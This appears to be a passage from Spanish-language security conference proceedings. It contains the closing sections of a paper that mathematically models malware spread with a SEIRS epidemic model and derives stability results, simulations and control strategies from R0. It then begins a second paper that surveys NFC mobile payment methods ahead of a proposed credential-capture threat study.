$$\begin{aligned} \lambda_1 &= -\phi-\psi, & (32)\\ \lambda_2 &= -\frac{\alpha+\gamma+\theta+\psi}{2} & (33)\\ &\quad -\frac{1}{2}\sqrt{(\alpha+\psi-\gamma-\theta)^2 + \frac{4\alpha\beta\phi}{\psi+\phi}},\\ \lambda_3 &= -\frac{\alpha+\gamma+\theta+\psi}{2} & (34)\\ &\quad +\frac{1}{2}\sqrt{(\alpha+\psi-\gamma-\theta)^2 + \frac{4\alpha\beta\phi}{\psi+\phi}}. \end{aligned}$$

Es sencillo ver que $\lambda_1 < 0$ y $\lambda_2 < 0$ ya que los coeficientes involucrados en el modelo son siempre positivos. Es más, tomando $A = \alpha+\psi$ y $B = \gamma+\theta$, podemos expresar el tercer valor propio como sigue:

$$\lambda_3 = -\frac{A+B}{2} + \frac{1}{2}\sqrt{(A-B)^2 + 4ABR_0}. \quad (35)$$

Como $A > 0$ y $B > 0$ entonces $\lambda_3 < 0$ si y sólo si $(A-B)^2 + 4ABR_0 < (A+B)^2$, de manera que un sencillo cálculo nos muestra que esta desigualdad se satisface si y sólo si $R_0 \leq 1$. Así pues se tiene el siguiente resultado:

Teorema 4: El punto de equilibrio libre de infección E_f^* es local y asintóticamente estable si $R_0 \leq 1$.

Es más, también se verifica el siguiente:

Teorema 5: El punto de equilibrio libre de infección E_f^* es global y asintóticamente estable si $R_0 \leq 1$.

Demostración: Sea $\mathcal{L}: \Omega \subset \mathbb{R}^2 \to \mathbb{R}$ la función definida por $\mathcal{L}(E,I) = \alpha E + (\alpha+\psi) I$, de manera que es una función de Lyapunov si $R_0 \leq 1$ ya que satisface las siguientes propiedades:

1. $\mathcal{L}$ es de clase $\mathcal{C}^1$.
2. $\mathcal{L}$ es definido positiva ya que $\alpha > 0, \psi > 0$ y $E \geq 0, I \geq 0$; además $\mathcal{L}(0,0) = 0$.
3. $\dot{\mathcal{L}} \leq 0$ si $R_0 \leq 1$ ya que teniendo en cuenta las Ecs. (15), obtenemos:

$$\begin{aligned} \dot{\mathcal{L}} &= \alpha\dot{E} + (\alpha+\psi_2)\dot{I} & (36)\\ &= \alpha\left[\frac{\beta}{N} SI - (\alpha+\psi_2) E\right]\\ &\quad + (\alpha+\psi_2)[\alpha E - (\gamma+\theta) I]\\ &= \left[\frac{\alpha\beta}{N} S - (\alpha+\psi_2)(\gamma+\theta)\right] I\\ &\leq \left[\frac{\alpha\beta}{N}\frac{\phi N}{\phi+\psi_1} - (\alpha+\psi_2)(\gamma+\theta)\right] I\\ &= (R_0-1)(\alpha+\psi_2)(\gamma+\theta) I. \end{aligned}$$

Entonces la derivada orbital de $\mathcal{L}$ es semidefinido negativa si $R_0 \leq 1$ puesto que $\alpha+\psi > 0, \gamma+\theta > 0$, e $I \geq 0$.

Es fácil ver que el conjunto invariante más grande en $\{(E,I) \in \Omega | \dot{\mathcal{L}}(E,I) = 0\}$ está formado por un único punto: el origen, que se corresponde con el punto de equilibrio libre de infección. Consecuentemente, y aplicando el Principio de Invarianza de LaSalle [6], el punto de equilibrio libre de infección es global y asintóticamente estable si $R_0 < 1$. ■

IV-C. Estabilidad en el punto de equilibrio endémico

Consideremos la matriz jacobiana en el punto de equilibrio endémico:

$$J\left(E_e^*\right) = \begin{pmatrix} U & -\phi & -\phi - \frac{(\gamma+\theta)(\alpha+\psi)}{\alpha} \\ V & -\alpha-\psi & \frac{(\gamma+\theta)(\alpha+\psi)}{\alpha} \\ 0 & \alpha & -\gamma-\theta \end{pmatrix}, \quad (37)$$

donde

$$U = -\frac{\phi((\gamma+\theta)(\phi+\psi)+\alpha(\beta+\phi+\psi))}{\alpha(\gamma+\theta+\phi)+(\gamma+\theta)(\phi+\psi)}, \quad (38)$$

$$V = \frac{\alpha(\beta\phi-(\gamma+\theta)(\phi+\psi))-(\gamma+\theta)\psi(\phi+\psi)}{\alpha(\gamma+\theta+\phi)+(\gamma+\theta)(\phi+\psi)}.$$

Las expresiones explícitas de los valores propios son demasiado complicadas para ser manejadas y, por lo tanto, hemos de recurrir al criterio de Routh-Hurwitz para estudiar la estabilidad local. Así, el polinomio característico de $J\left(E_e^*\right)$ es $P(x) = p_0x^3 + p_1x^2 + p_2x + p_3$, donde:

$$p_0 = 1, \quad (39)$$

$$p_1 = \alpha+\gamma+\theta+\psi + \frac{\phi\left(\alpha\beta+\psi(\alpha+\gamma+\theta)+\phi(\alpha+\gamma+\theta)\right)}{\phi(\alpha+\gamma+\theta)+\alpha(\gamma+\theta)+\psi(\gamma+\theta)}, \quad (40)$$

$$p_2 = \frac{\phi}{\alpha(\gamma+\theta+\phi)+\psi(\gamma+\theta)+\phi(\gamma+\theta)} \left[\phi\left(\alpha^2+\alpha(\beta+\gamma+\theta)+(\gamma+\theta)^2\right) + \psi\left(\alpha^2+\alpha(\gamma+\theta)+(\gamma+\theta)^2\right) + \alpha\beta(\alpha+\gamma+\theta)+\alpha\psi\left(\beta+\psi+\phi\right)\right], \quad (41)$$

$$p_3 = \alpha\phi(\beta-\gamma-\theta) - (\gamma+\theta)\left(\psi\left(\alpha+\psi\right)+\psi\phi\right). \quad (42)$$

Obsérvese que $p_0 > 0, p_1 > 0$ y $p_2 > 0$ puesto que todos los parámetros considerados en el modelo son positivos y todos los términos de las expresiones de p_0, p_1, p_2 son también positivos. Además, un sencillo cálculo nos muestra que $p_2p_1 - p_3 > 0$ y, consecuenemente $p_2p_1 > p_3 = p_3p_0$. Finalmente, como $p_3 = (R_0-1)(\alpha+\psi)(\gamma+\theta)(\psi+\phi)$, y $\alpha+\psi > 0, \gamma+\theta > 0, \psi+\phi > 0$, entonces $p_3 > 0$ si y sólo si $R_0 - 1 > 0$. En consecuencia, se verifica el siguiente resultado:

Teorema 6: El punto de equilibrio endémico E_e^* es local y asintóticamente estable si y sólo si $R_0 > 1$.

Además, también se demuestra lo siguiente:

Teorema 7: El punto de equilibrio endémico E_e^* es global y asintóticamente estable si $R_0 > 1$.

IV-D. Simulaciones ilustrativas

A continuación mostraremos algunas simulaciones que ilustran los resultados teóricos obtenidos e introducidos en la sección anterior. En la Tabla I se muestran los valores utilizados en las mismas. Hay que indicar que son valores puramente ilustrativos y que siguen, en su mayor parte, los utilizados por Toutonji *et al.* en su trabajo. De manera más concreta supondremos que la población de dispositivos está formada por 500 unidades, de manera que inicialmente existe un único dispositivo en estado infeccioso. La unidad de medida temporal es la hora y las simulaciones abarcarán las primeras 500 horas a partir del brote inicial.

Estas simulaciones se han obtenido a partir de la resolución numérica del sistema dado por las Ecs. (15) mediante el programa de cálculo simbólico Mathematica.

Tabla I
VALORES DE LOS COEFICIENTES UTILIZADOS EN LAS SIMULACIONES ILUSTRATIVAS.

Coeficiente	Valor
N	500
$S(0)$	499
$E(0)$	0
$I(0)$	1
$R(0)$	0
t (horas)	500
β (caso libre de infección)	0,5
β (caso endémico)	3
ψ	0,0003
ϕ	0,005
α	0,286
γ	0,5
θ	0,01

La presencia del estado libre de infección se ilustra en la Figura 3. En este caso estamos suponiendo que se produce un incidente cada dos horas, es decir $\beta = 0{,}5$, con lo que $R_0 \approx 0{,}923894$ y consecuentemente el brote de malware desaparecerá por sí mismo. Por lo tanto el sistema evolucionará hacia un estado libre de infección, de manera que la expresión explícita del punto de equilibrio libre de infección es:

$$E_f^* \approx (471{,}698, 0, 0, 28{,}3019)\,. \quad (43)$$

Obsérvese que, obviamente, no existirán al final del proceso epidémico dispositivos ni infecciosos ni expuestos y que unos 472 dispositivos permanecerán es estado susceptible.




Figura 3. Evolución del malware hacia el punto de equilibrio libre de infección ($R_0 \leq 1$)

En la Figura 4 se puede apreciar la evolución del modelo hacia un estado endémico. Ahora consideramos que se producen tres incidentes a la hora, es decir $\beta = 3$ (el resto de coeficientes se mantienen iguales al caso anterior); entonces un sencillo cálculo nos muestra que $R_0 \approx 5{,}54336 > 1$, con lo que el número de infectados crece y el modelo se estabiliza en un estado endémico (siempre hay infectados) —siempre y cuando no cambien, obviamente, los parámetros por efecto de medidas de control activadas con posterioridad a que se produzca el brote inicial—. En concreto el punto de equilibrio endémico tiene el siguiente valor:

$$E_e^* \approx (85{,}0924, 7{,}21468, 3{,}90441, 403{,}789)\,, \quad (44)$$

lo cual quiere decir que se tenderá hacia un estado en el que existan aproximadamente 7 dispositivos expuestos y 4 dispositivos en estado infeccioso. Además al final del proceso epidémico se mantienen libres del malware 85 dispositivos.




Figura 4. Evolución del malware hacia el punto de equilibrio endémico ($R_0 > 1$)

Obsérvese que este caso es especialmente interesante ya que durante el transcurso natural de la epidemia por malware se producen varios brotes secundarios antes de alcanzar el estado de equilibrio (véase la Figura 5). Recuérdese que estamos suponiendo que no hay intervenciones para controlar la epidemia después de producido el primer brote.




Figura 5. Evolución del número de dispositivos infectados: brote inicial y brotes secundarios.

Teniendo en cuenta el valor numérico de los parámetros utilizados, podemos realizar un pequeño estudio que nos indique cuándo un cierto brote será endémico o no dependiendo del número de incidentes ocurridos por hora. Así, en la Tabla II se muestran explícitamente diferentes valores de β y el correspondiente R_0. Como se puede observar el cambio del estado de libre infección a endémico ocurre cuando el número de incidentes por hora pasa de ser 0,54 a ser 0,55, es decir, cuando en vez de producirse 54 incidentes cada 100 horas, se producen 55. Estudios análogos se pueden realizar teniendo en cuenta otro coeficiente del modelo.

Tabla II
VALORES DE LOS COEFICIENTES UTILIZADOS EN LAS SIMULACIONES ILUSTRATIVAS.

Número de incidentes por hora (β)	R_0	Estado
0.5	0.923894	Libre de infección
0.51	0.942372	Libre de infección
0.52	0.96085	Libre de infección
0.53	0.979328	Libre de infección
0.54	0.997806	Libre de infección
0.55	1.01628	Endémico
0.56	1.03476	Endémico
0.57	1.05324	Endémico
0.58	1.07172	Endémico
0.59	1.09019	Endémico
0.6	1.10867	Endémico

V. ESTUDIO Y PROPUESTA DE ESTRATEGIAS DE CONTROL

El número reproductivo básico, R_0, juega un papel esencial en el estudio del control de la propagación del malware. El R_0 es un parámetro umbral cuyo valor marca la aparición de una epidemia de malware (entendida como crecimiento del número de dispositivos infectados) a partir de un cierto brote. Como hemos visto, si $R_0 \leq 1$ entonces el sistema evoluciona hacia un estado de equilibrio libre de infección, esto es, el brote no da lugar a un crecimiento del número de infectados (expuestos e infecciosos) sino que desaparece sólo al no encontrar las condiciones propicias. Consecuentemente las diferentes estrategias para luchar contra la propagación del código malicioso deben pasar necesariamente por la reducción de esta cantidad.

En el caso que nos ocupa, la expresión del número reproductivo básico es:

$$R_0 = \frac{\alpha\beta\phi}{(\gamma+\theta)(\phi+\psi)(\alpha+\psi)}, \tag{45}$$

luego un sencillo análisis (a partir de una mera inspección del mismo) nos sugiere que para reducir la propagación debemos o bien reducir el valor del numerador, $\alpha\beta\phi$, o bien aumentar el valor del denominador, $(\gamma+\theta)(\phi+\psi)(\alpha+\psi)$. Ahora bien, dado que la expresión explícita de esta magnitud es compleja, dependiendo de 5 variables alguna de las cuales aparece tanto en el numerador como en el denominador, hemos de recurrir a técnicas analíticas un poco más elaboradas. Así pues lo que haremos será considerar el número reproductivo básico como una función de los coeficientes $\alpha, \beta, \phi, \gamma, \theta$ y ψ y estudiar su comportamiento.

V-A. R_0 como función del coeficiente de paso del estado expuesto al infeccioso, α.

En este caso, tenemos

$$R_0(\alpha) = \frac{m_1\alpha}{m_2\alpha + m_2\psi}, \tag{46}$$

donde $m_1 = \beta\phi$ y $m_2 = (\gamma+\theta)(\phi+\psi)$. Esta es una función creciente ya que

$$R_0'(\alpha) = \frac{m_1 m_2 \psi}{m_2^2(\alpha+\psi)^2} > 0, \tag{47}$$

con lo que a medida que disminuye α, el número reproductivo básico también disminuirá.

V-B. R_0 como función del número de incidentes por unidad de tiempo, β.

La dependencia del número reproductivo básico respecto del número de incidentes es lineal ya que $R_0(\beta) = m_3\beta$, donde

$$m_3 = \frac{\alpha\phi}{(\gamma+\theta)(\phi+\psi)(\alpha+\psi)} > 0. \quad (48)$$

Consecuentemente a medida que disminuya β, también disminuirá R_0.

V-C. R_0 como función del coeficiente de pérdida de inmunidad, ϕ.

El número reproductivo básico es la siguiente función con respecto del coeficiente de pérdida de inmunidad:

$$R_0(\phi) = \frac{m_4\phi}{m_5\phi + m_5\psi}, \quad (49)$$

donde $m_4 = \alpha\beta$ y $m_5 = (\gamma+\theta)(\alpha+\psi)$. Esta es una función creciente ya que

$$R_0'(\beta) = \frac{m_4 m_5 \psi}{m_5^2(\phi+\psi)^2} > 0, \quad (50)$$

con lo que a medida que disminuya ϕ, también disminuirá el número reproductivo básico.

V-D. R_0 como función del coeficiente de recuperación, γ.

Un sencillo cálculo nos muestra que:

$$R_0(\gamma) = \frac{m_6}{m_7\gamma + m_7\theta}, \quad (51)$$

donde $m_6 = \alpha\beta\phi$ y $m_7 = (\phi+\psi)(\alpha+\psi)$. Como

$$R_0'(\gamma) = -\frac{m_6 m_7 \psi}{m_7^2(\gamma+\theta)^2} < 0, \quad (52)$$

entonces $R_0(\gamma)$ es decreciente, con lo que a medida que se aumente el valor de γ, disminuiremos el valor de R_0.

V-E. R_0 como función del coeficiente de disfuncionalidad, θ.

En este caso se tiene

$$R_0(\theta) = \frac{m_8}{m_9\theta + m_9\gamma}, \quad (53)$$

donde $m_8 = \alpha\beta\phi$ y $m_9 = (\phi+\psi)(\alpha+\psi)$. Al igual que en el caso anterior la función es decreciente ya que

$$R_0'(\theta) = -\frac{m_8 m_9 \psi}{m_9^2(\theta+\gamma)^2} < 0, \quad (54)$$

con lo que a medida que se aumente el valor de θ, disminuirá el valor del número reproductivo básico.

V-F. R_0 como función del coeficiente de paso de susceptible o expuesto a recuperado, ψ.

Finalmente si expresamos el número reproductivo básico en función del coeficiente ψ se obtiene:

$$R_0(\psi) = \frac{m_{10}}{m_{11}\psi^2 + m_{12}\psi + m_{13}}, \quad (55)$$

donde

$$m_{10} = \alpha\beta\phi, \quad (56)$$
$$m_{11} = \gamma+\theta, \quad (57)$$
$$m_{12} = (\gamma+\theta)(\alpha+\phi), \quad (58)$$
$$m_{13} = (\gamma+\theta)\alpha\phi. \quad (59)$$

También es una función decreciente ya que

$$R_0'(\psi) = -\frac{m_{10}(2m_{11}\psi + m_{12})}{m_{11}\psi^2 + m_{12}\psi + m_{13}} < 0. \quad (60)$$

Entonces R_0 se reducirá si aumentamos el valor de ψ.

VI. Conclusiones y trabajo futuro

En este trabajo se ha propuesto un nuevo modelo SEIRS para el estudio de la propagación de malware en una red de dispositivos a partir del análisis crítico y mejora del modelo desarrollado por Toutonji *et al.* en [11]. En concreto en el modelo presentado se han introducido tres mejoras, a saber:

1. Se ha considerado que la dinámica poblacional mantiene constante el número de dispositivos de la red, de manera que el número de dispositivos infecciosos que se retiran por mal funcionamiento es el mismo que el número de nuevos dispositivos que se conectan a la red.
2. Se ha supuesto que el coeficiente de recuperación (debido al uso de contramedidas de seguridad) es el mismo para los dispositivos susceptibles y expuestos.
3. Se ha considerado que los dispositivos que intervienen en el proceso de transmisión son el conjunto global de los dispositivos infecciosos.

A partir de estas consideraciones se ha construido el sistema de ecuaciones diferenciales que rige la dinámica del modelo y se ha estudiado desde el punto de vista matemático: se han obtenido las expresiones explícitas de los estados de equilibrio y su estabilidad, y se ha obtenido el número reproductivo básico.

El modelo presentado en este trabajo refleja de manera más realista lo que ocurre en la realidad. Además se comprueba a partir de la comparación de los respectivos números reproductivos básicos que en el modelo de Toutonji *et al.* se sobreestima el potencial del malware para propagarse. De hecho si suponemos que $\psi_1 = \psi_2$, entonces $R_0 = \frac{\hat{R}_0}{\gamma+\theta}$, donde $\hat{R}_0$ representa el número reproductivo básico asociado al modelo original de Toutonji *et al.*

Teniendo en cuenta la expresión explícita del número reproductivo básico se han obtenido matemáticamente las principales contramedidas de seguridad que ayudan a controlar la epidemia de malware reduciendo el valor de R_0. En concreto, éstas son las siguientes:

- Disminuir el valor de α, β o ϕ.
- Aumentar el valor de γ, θ o ψ.

Hay múltiples líneas de investigación futuras que se deben llevar a cabo para completar esta investigación. En concreto, las principales son las siguientes:

1. Análisis del número reproductivo básico como función de dos o más variables (coeficientes del modelo) de manera que se deriven estrategias de control más complejas (al involucrar en ellas más parámetros).
2. La incidencia considerada en el modelo propuesto es la estándar y sería conveniente utilizar otro tipo de incidencias como la bilineal o incidencias saturadas que permitan capturar de manera más eficiente la realidad con diferentes especímenes de malware.
3. Desarrollo de modelos específicos para distintos tipos de malware que tengan en cuenta sus características particulares.

Por otra parte, y desde un punto de vista más general, se pueden plantear los siguientes retos relacionados con el diseño de modelos matemáticos para simular la propagación de malware:

1. Desarrollo de modelos específicos para el estudio del comportamiento de las amenazas persistentes avanzadas.
2. Dado que hoy en día los métodos de propagación del malware son debidos, fundamentalmente, a la acción de las personas (por lo general, a través de la explotación de vulnerabilidades en los navegadores, motores de visualización de ficheros, etc.), sería conveniente estudiar la manera de introducir eficientemente este factor humano como un parámetro adicional en los modelos matemáticos.

Agradecimientos

Queremos agradecer a los revisores anónimos de este trabajo sus sugerencias, comentarios y críticas.

Este trabajo ha sido subvencionado por el Ministerio de Economía y Competitividad (España) y los Fondos FEDER (Unión Europea) bajo los proyectos TIN2014-55325-C2-1-R y TIN2014-55325-C2-2-R.

J.D. Hernández Guillén agradece al Ministerio de Educación, Cultura y Deporte (España) la concesión de la beca de colaboración departamental (durante cuyo periodo de ejecución se ha realizado este trabajo).

Referencias

[1] R. Anderson, C. Barton, R. Böhme, R. Clayton, M.J.G. van Eeten, M. Levi, T. Moore, S. Savage: "Measuring the Cost of Cybercrime", en R. Böhme (Ed.), *The Economics of Information Security and Privacy*, Springer, Berlin, Heidelberg, pp. 265-300, 2013.

[2] O. Diekmann, J.A.P. Heesterbeek, "Mathematical Epidemiology of Infectious Diseases", John Wiley & Sons, 2000.

[3] GLEAMviz. The Global Epidemic and Mobility Model. http://www.gleamviz.org [último acceso: 16 de marzo de 2016].

[4] S. Hosseini, M.A. Azgomi, A.T. Rahmani: "Malware propagation modeling considering software diversity and immunization", en *J. Comput. Sci.*, vol. 13, pp. 49-67, 2016.

[5] V. Karyotis, M.H.R. Khouzami: "Malware Diffusion Models for Modern Complex Networks", Morgan Kauffmann, 2016.

[6] J.P. La Salle, "The Stability of Dynamical Systems", en *Regional Conference Series in Applied Mathematics*, vol. 25, Society for Industrial and Applied Mathematics, Philadelphia, 1976.

[7] M. Masud, L. Khan, B. Thuraisingham: "Data Mining Tools for Malware Detection", CRC Press, Boca Raton, FL, 2012.

[8] B.K. Mishra, N. Keshri: "Mathematical model on the transmission of worms in wireless sensor networks", en *Appl. Math. Model.*, vol. 37, pp. 4103-4111, 2013.

[9] B.K. Mishra, S.K. Pandey: "Dynamic model of worms with vertical transmission in computer network", en *Appl. Math. Comput.*, vol. 217, pp. 8438-8446, 2011.

[10] The Spatiotemporal Epidemiological Modeler (STEM) project. http://www.eclipse.org/stem/ [último acceso: 16 de marzo de 2016].

[11] O.A. Toutonji, S.M. Yoo, M. Park: "Stability analysis of VEISV propagation modeling for network worm attack", en *Appl. Math. Model.*, vol. 36 pp. 2751-2761, 2012.

[12] Y. Yang, "Global stability of VEISV propagation modeling for network worm attack", en *Appl. Math. Model.*, vol. 39, pp. 776-780, 2015.

[13] C.C. Zhou, W. Gong, D. Towsley: "Worm propagation modeling and analysis under dynamic quarantine defense", en S. Staniford, S. Savage (Eds.), *Proceedings of the 2003 ACM Workshop on Rapid Malcode (WORM'03)*, ACM, New York, pp. 51-60, 2003.

Pago móvil mediante NFC: Estudio y modelo de vulnerabilidad

Julio José Píñar Figueroa
Teoría de la Señal, Telemática y Comunicaciones,
Universidad de Granada
juliojpf@gmail.com

José Camacho Páez
Teoría de la Señal, Telemática y Comunicaciones,
Universidad de Granada
josecamacho@ugr.es

***Abstract*- Uno de los cambios de mayor entidad que ya está teniendo lugar en nuestra sociedad es el del pago físico en comercios utilizando dispositivos electrónicos móviles de propósito general. En particular, parece que la apuesta principal de la industria del pago es el uso de la tecnología NFC (*Near Field Communication*). Si bien este cambio puede parecer adecuado de cara a la facilitación del pago, y por tanto a la activación de la economía, no es menos cierto que puede dar paso a nuevas formas de vulneración de la seguridad. En este documento se realiza un estudio sobre esta modalidad de pago centrándose en la seguridad. Se plantea y estudia la viabilidad de un escenario en el que un malware capture los datos de autenticación en el móvil a la hora de la realización de un pago por NFC. Este artículo introduce además un modelo en desarrollo que emula esta modalidad de pago para la implementación práctica de dicho ataque.**

***Index Terms*- Pago móvil, NFC, keylogger**

Tipo de contribución: *Investigación en desarrollo*

I. INTRODUCCIÓN

La dependencia en los *smartphones* va en aumento en el día a día de los usuarios. La posibilidad de concentrar tantas funcionalidades diferentes en un único dispositivo móvil ha potenciado su alto desarrollo en los últimos 10 años. Se prevé que en un futuro cercano (2022 según Deloitte) el usuario interactuará con su entorno a través de los dispositivos móviles, bien sea en una casa domótica o en los pagos móviles [1]. Dicha tendencia genera cierta controversia [2].

Un ejemplo de la concentración de funcionalidades en los *smartphones* es precisamente la inclusión de la comunicación por NFC (*Near Field Communication*). Hoy en día, la mayoría de dispositivos recientes incorpora tecnología NFC. En cuanto al uso de NFC en pago móvil, Deloitte estima que a finales de 2015 el 5% de los 600-650 millones de móviles que incorporan NFC han sido usados, al menos una vez al mes, para la realización de un pago NFC [3].

En 2011, la tecnología NFC se presentaba como medio de comunicación más prometedor para la evolución de los pagos en dispositivos móviles [4]. Sin embargo, esto no quiere decir que esta tecnología sea reciente. Fue en 2003 cuando se aprobó como estándar ISO/IEC, aunque hasta el 2010 no llegó a los teléfonos móviles.

La tecnología NFC viene a ser la evolución de la tecnología RFID, con la incorporación de mejoras y distintos modos de operación [5][6]. Ambas herramientas inalámbricas de comunicación actúan a corto alcance (10 cm.) en la banda de 13.56 MHz. Aunque los componentes de ambas tecnologías son muy parecidos, lo que diferencia principalmente NFC de RFID son los modos de comunicación. Estos modos de comunicación permiten que NFC pueda ser empleado para distintos tipos de aplicaciones: desde la configuración de los *tags* para aplicaciones como la activación del WiFi al entrar en una zona, el cambio a modo avión, etc.; pasando por el envío de archivos/enlaces entre dos dispositivos; hasta el uso del dispositivo móvil para efectuar pagos o para realizar autenticaciones, por ejemplo, para entrar en un local.

En un mundo donde la tecnología altera continuamente los hábitos de los seres humanos, los cambios se suceden con demasiada celeridad y, en ocasiones, sin dar lugar a la reflexión sobre potenciales efectos negativos. El avance tecnológico aparece numerosas veces reñido con la idea fundamental del diseño con seguridad embebida (*built-in security*) tan necesario en particular en lo relacionado al pago. Según un análisis realizado por los laboratorios Kaspersky en el tercer trimestre de 2015 se detectaron 323.374 nuevos programas maliciosos en los dispositivos móviles suponiendo así, un incremento del 3.1% con respecto al primer trimestre del mismo año [7]. Entre dichos programas, se incluye un número relevante de ataques que podrían poner en peligro la seguridad del pago con móviles.

Este estudio se centra en la tecnología NFC para las aplicaciones de pago. En particular, el objetivo es evaluar la seguridad de la metodología de pago en móviles usando NFC, no tanto por el uso de esta tecnología de comunicación concreta, sino por el uso del dispositivo móvil, de ámbito general, como medio de pago. El artículo presenta una línea de investigación en desarrollo basada en la hipótesis de que las credenciales de autorización de un pago pueden ser capturadas por medios ocultos al usuario.

El resto del artículo se organiza como sigue. La Sección II presenta una discusión de los distintos métodos de pago móvil que predominan en el mercado. En la Sección III, se discuten los pagos móviles en el mundo físico usando NFC, los denominados *Contactless Mobile Payment*, donde se introduce la arquitectura del sistema y aplicaciones sustentadas en la tecnología. Tras ello, en la sección IV, se discute la seguridad en los pagos móviles con NFC. En la sección V, se expone una metodología de ataque a la que este tipo de pagos es potencialmente vulnerable. En la sección VI, se presenta el modelo de emulación de pago móvil que está en desarrollo para estudiar dicha metodología. Por último, en la sección VII se

exponen las conclusiones de este artículo.

II. MÉTODOS DE PAGO EN MÓVILES

Como se ha mencionado con anterioridad, la evolución de los *smartphones* ha presentado una oportunidad para el desarrollo de herramientas que posicionen a las grandes empresas en la cima del mercado tecnológico. Cada vez son más las numerosas aplicaciones que los teléfonos incorporan, desde la realización de fotografías o videos de alta calidad, servicios de videollamadas, conexión a internet 4G, etc.

La definición estándar de pago móvil, dada por la IEEE en la conferencia SympoTIC en Bratislava (Eslovaquia) de 2004, especifica: "*un pago móvil es cualquier pago en el que un dispositivo móvil es usado para iniciar activar o confirmar dicho pago*" [8].

En el mundo del comercio electrónico las aplicaciones de pago han ido adquiriendo mayor protagonismo, así como también han ido bifurcándose hacia diferentes vías de pago. En la Fig. 1 se ilustran en un diagrama las tecnologías más usadas en las que se sustentan los pagos móviles. Se ha hecho una distinción clara entre el pago físico y el pago electrónico (*e-payment*). En los pagos físicos, el punto de pago (*Point of Sale* o PoS) está cercano al usuario e interactúa de manera directa con el pago. En cambio, en los pagos electrónicos la localización del PoS es remota. Por otro lado, los pagos móviles suelen estar referidos a transacciones C2C (*Consumer to Consumer*) o C2B (*Consumer to Business*). Las transacciones entre clientes (C2C) permiten el intercambio de bienes entre dos personas. En cambio, cuando se habla de C2B o B2C, se traduce al movimiento monetario entre comercios y clientes [9].




Fig.1. Diagrama del ámbito del pago móvil en el comercio físico y electrónico.

En la Fig.1 aparecen dos bloques fundamentales de pagos a larga distancia. Por un lado, están las vías de pago como los SMS (*Short Message Service*), USSD (Unstructered Supplementary Service Data), o WAP (Wireless Application Protocol), los cuales se han usado desde antes de la llegada de los *smartphones* [10].

Por otro lado, distinguimos un gran grupo que lo conformarían las aplicaciones y los servicios web. En cuanto a los servicios web de pago, cabe decir que en la mayoría se utiliza el dispositivo móvil de forma similar a como se ha usado tradicionalmente un ordenador. El procedimiento básico consiste en introducir los datos del cliente en el proveedor de servicio a través de la página web y estos se envían a la entidad financiera destinataria. Alternativamente, las aplicaciones de tarjeta virtual (los Wallets) ofrecen una metodología de *e-payment* específica para móviles. En primer lugar, se configura una tarjeta virtual en el móvil. Todos los datos bancarios quedan almacenados en el dispositivo. A la hora de la realización de una transferencia, las páginas que lo habiliten ofrecen un modelo de pago basado en estas tarjetas virtuales. El cliente simplemente elige la tarjeta a usar y el pago se realiza en el momento si la necesidad de introducir cuentas bancarias. El funcionamiento, como se puede ver, refleja similitudes con el modelo de servicio de Paypal.

Tanto las aplicaciones Wallet como Paypal permiten tanto el pago electrónico como físico. Paypal además de funcionar como C2B también pueden habilitar a sus usuarios pagos C2C [11]. Con ellos, los usuarios pueden realizar transacciones a otras personas. Otra técnica que se utiliza en ambos dominios de pago son los códigos bidimensionales QR [12]. En el mercado asiático, aplicaciones como AliPay y WeChat Pay, se sustentan en esta técnica para la realización del pago móvil y cuentan con millones de usuarios a día de hoy.

En el pago móvil físico, la tecnología dominante es NFC, donde se distinguen dos variantes. En una, el móvil funciona como punto de pago (PoS o *Point of Sale*), y se hace uso de una tarjeta de crédito física para la cumplimentación del pago. Se puede mencionar a modo de ejemplo Square como aplicación para el móvil que habilita dicha vía [9].

Sin embargo, el método de pago más común donde se usa la tecnología NFC es el uso de aplicaciones que, con la información disponible de las tarjetas de crédito virtuales, realicen transacciones en PoS presentados por los centros comerciales. En inglés se utiliza el término *Contactless Payment* para la denominación de esta vía de pago por NFC. El móvil del cliente actúa como tarjeta de crédito y realiza la compra acercándolo al punto de venta. Se trata de una vía de comercio rápida y simple.

III. PAGOS POR NFC

